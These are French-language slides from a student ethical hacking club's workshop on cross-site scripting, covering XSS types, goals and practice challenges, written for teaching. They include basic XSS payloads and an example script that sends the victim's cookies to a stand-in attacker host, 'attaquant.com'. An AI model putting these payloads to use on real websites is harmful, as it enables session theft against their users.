HE IG VD


Y-CTF
STUDENT ETHICAL HACKING CLUB

XSS

Cross Site Scripting


Workshop, présentation du 13.10.2021

Principe



- Cross-Site Scripting
- Type d'injection dans laquelle un script malveillant est injecté dans une page web
  - Top 2 CWE 2021
  - Top 3 OWASP 2021

XSS - Cible



Exécuter du code JavaScript dans le navigateur de la victime.

Par exemple pour:

- Récupérer les **cookies** de l'utilisateur
  - Cookie d'authentification
- Rediriger l'utilisateur vers un site malveillant


XSS - Base

- <script>alert("XSS")</script>
- <img src="" onerror="javascript:alert('XSS')">

```
<img src="./chat.jpg" title="Une image" />
<script>
  document.location="http://attaquant.com/get.php?v=" + document.cookie;
</script>
<p class="" />
```

https://beta.hackndo.com/attaque-xss/

Différents types de XSS




Reflected (Volatile) : le script malicieux vient de la requête HTTP

Stored (Stocké) : le script malicieux vient de la base de données du site web


DOM-based : la vulnérabilité existe côté client plutôt que du côté serveur

XSS Volatile Reflected



https://medium.com/iocscan/reflected-cross-site-scripting-r-xss-b06c3e8d638a

Ressources utiles




- Présentation des types de failles XSS: https://portswigger.net/web-security/cross-site-scripting

- Cheatsheet XSS: https://portswigger.net/web-security/cross-site-scripting/cheat-sheet#classic-vectors-xss-crypt

- Tutoriel : https://beta.hackndo.com/attaque-xss/

Challenges



xss-game.appspot.com

Root Me, catégorie Web Client :

1. XSS - Stockée 1
2. XSS - Stockée 2
3. XSS DOM Based - Introduction

DVWA : https://dvwa.co.uk

HE VD
IG

Présentation du 13.10.2021